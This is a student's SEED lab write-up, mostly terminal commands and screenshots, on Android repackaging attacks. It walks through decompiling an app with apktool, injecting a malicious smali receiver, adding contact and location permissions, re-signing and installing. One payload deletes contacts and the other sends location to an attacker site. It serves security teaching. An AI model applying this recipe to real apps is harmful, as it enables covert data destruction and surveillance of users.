

# Android Repackaging Attack Lab

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## 1 Lab Tasks

### 1.1 Task 1: Obtain An Android App (APK file) and Install It

By following the instruction in the Lab description, we can successfully install a new package on the Android virtual machine.

#### Observation:

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:3c:e2:d3
          inet addr:10.0.2.24  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3c:e2d3/64  Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

```
[11/15/18]seed@VM:~$ adb connect 10.0.2.24
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.24:5555
[11/15/18]seed@VM:~$
[11/15/18]seed@VM:~$ adb install RepackagingLab.apk
8768 KB/s (1421095 bytes in 0.158s)
Success
[11/15/18]seed@VM:~$ █
```

### 1.2 Task 2: Disassemble Android App

By running "apktool d RepackagingLab.apk" in the Linux virtual machine, we can decompress the package. **Observation:**

```

[11/15/18]seed@VM:~$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1
.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

[11/15/18]seed@VM:~$ cd RepackagingLab/
[11/15/18]seed@VM:~/RepackagingLab$ ll
total 20
-rw-rw-r-- 1 seed seed 832 Nov 15 20:13 AndroidManifest.xml
-rw-rw-r-- 1 seed seed 399 Nov 15 20:13 apktool.yml
drwxrwxr-x 3 seed seed 4096 Nov 15 20:13 original
drwxrwxr-x 131 seed seed 4096 Nov 15 20:13 res
drwxrwxr-x 4 seed seed 4096 Nov 15 20:13 smali

```

### 1.3 Task 3: Inject Malicious Code

In this task, we will inject malicious code into the target app's smali code.

**Experiment:** Firstly I downloaded the malicious code from the SEED Lab website which once be triggered will delete all the contacts of the victim, then I placed the code inside the *smali/com* folder, after that, we need modify the **AndroidManifest.xml** and add some informations just as the following screenshot shows:

```

[11/15/18]seed@VM:~/RepackagingLab$ ll smali/com/
total 8
-rwxrwx--- 1 seed vboxsf 2400 Nov 15 20:22 MaliciousCode.smali
drwxrwxr-x 3 seed seed 4096 Nov 15 20:13 mobiseed
[11/15/18]seed@VM:~/RepackagingLab$

```

```

?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVersionCode="23" platformBuildVersionName="6.0-2166767">
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />

    <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name" android:supportRtl="true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <receiver android:name="com.MaliciousCode" >
            <intent-filter>
                <action android:name="android.intent.action.TIME_SET" />
            </intent-filter>
        </receiver>
    </application>
</manifest>

```

## 1.4 Task 4: Repack Android App with Malicious Code

Now we are ready to reassemble everything together, and build a single APK file. The process takes two steps.

**Step 1:Rebuild APK** We use APKTool again to generate a new APK file. The command is shown in the following. By default, the new APK file will be saved in the dist directory.

```
$ apktool d [appname].apk
```

### Step 2: Sign the APK file

Step 1: Generate a public and private key pair using the keytool command:

```
$ keytool -alias <alias_name> -genkey -v -keystore mykey.keystore
```

Step 2: We can now use jarsigner to sign the APK file using the key generated in the previous step. We can do it using the following command.

```
$ jarsigner -keystore mykey.keystore app_name.apk <alias_name>
```

### Observation:

```

[11/15/18]seed@VM:~$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[11/15/18]seed@VM:~$ █

```

```
[11/15/18]seed@VM:~$ keytool -alias mykey -genkey -v -keystore mykey.keystore
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: kai li

[11/15/18]seed@VM:~$ jarsigner -keystore mykey.keystore RepackagingLab/dist/RepackagingLab.apk aliaskey
Enter Passphrase for keystore:
jar signed.


Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the signer certificate's expiration date (2019-02-13) or after any future revocation date.
```

## 1.5 Task 5: Install the Repackaged App and Trigger the Malicious Code


**Experiments:** We need to uninstall the Repackaging.apk that installed in Task 1. After that we should install it again as Task 1.

```
[11/15/18]seed@VM:~$ adb install RepackagingLab/dist/RepackagingLab.apk
10155 KB/s (1427430 bytes in 0.137s)
Success
[11/15/18]seed@VM:~$
```


We need to enable the permission of accessing Contact.




Now let's add a contact.



Next we should adjust the time to trigger our malicious code.




**Observation:** Click the Contact app and the contactor we just added was deleted.



## 1.6 Task 6: Using Repackaging Attack to Track Victim's Location

In this task, we will perform another repackaging attack where the malicious code will steal the location information from a user's phone, essentially tracking the user's movement.

**Step 1: Setting up mock locations.** Open the mockLocation app and select the New York city.



### Step 2: Configuring DNS.

```
/bin/bash 81x25
127.0.0.1    localhost
::1         ip6-localhost
10.0.2.23   www.repackagingattacklab.co
~
~

root@VM:/home/seed# adb root
restarting adbd as root
root@VM:/home/seed# adb connect 10.0.2.24
connected to 10.0.2.24:5555
root@VM:/home/seed# adb push ./hosts /system/etc/hosts
1 KB/s (95 bytes in 0.052s)
root@VM:/home/seed#
```

### Step 3: Repackaging and installing the victim app.

```

<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com
.mobiseed.repackaging" platformBuildVersionCode="23" platformBuildVersionName="6.
0-2166767">

    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
    <uses-permission android:name="android.permission.INTERNET"/>

    <application android:allowBackup="true" android:debuggable="true" android:ico
n="@drawable/mobiseedcrop" android:label="@string/app_name" android:supportsRtl="
true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.mobiseed.rep
ackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
            <intent-filter>
                <action android:name="android.intent.action.TIME_SET" />
            </intent-filter>
        </receiver>
    </application>
</manifest>

```


```

[11/15/18]seed@VM:~$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[11/15/18]seed@VM:~$ jarsigner -keystore mykey.keystore RepackagingLab/dist/Repac
kagingLab.apk aliaskey
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timest
amp, users may not be able to validate this jar after the signer certificate's ex
piration date (2019-02-13) or after any future revocation date.
[11/15/18]seed@VM:~$ adb install RepackagingLab/dist/RepackagingLab.apk
12790 KB/s (1428737 bytes in 0.109s)
Failure [INSTALL_FAILED_ALREADY_EXISTS: Attempt to re-install com.mobiseed.repac
kaging without first uninstalling.]
[11/15/18]seed@VM:~$ adb install RepackagingLab/dist/RepackagingLab.apk


```

**Step 4: Enabling the permission on the Android VM.**




**Step 5: Triggering the attacking code.**






**Step 6: Tracking the victim. Observation:** Once we adjust the time on the victim, we should go back to the attacker side (Ubuntu VM) and open the FireFox web browser and load <http://www.repackagingattacklab.com> to track the victim's location.



From the above result we know that the victim was in New York city. Now assume that the victim moved and arrived at San Francisco and s/he adjusted her/his time.





By refreshing the webpage on the attacker side, we infer that the victim is in San Francisco now.

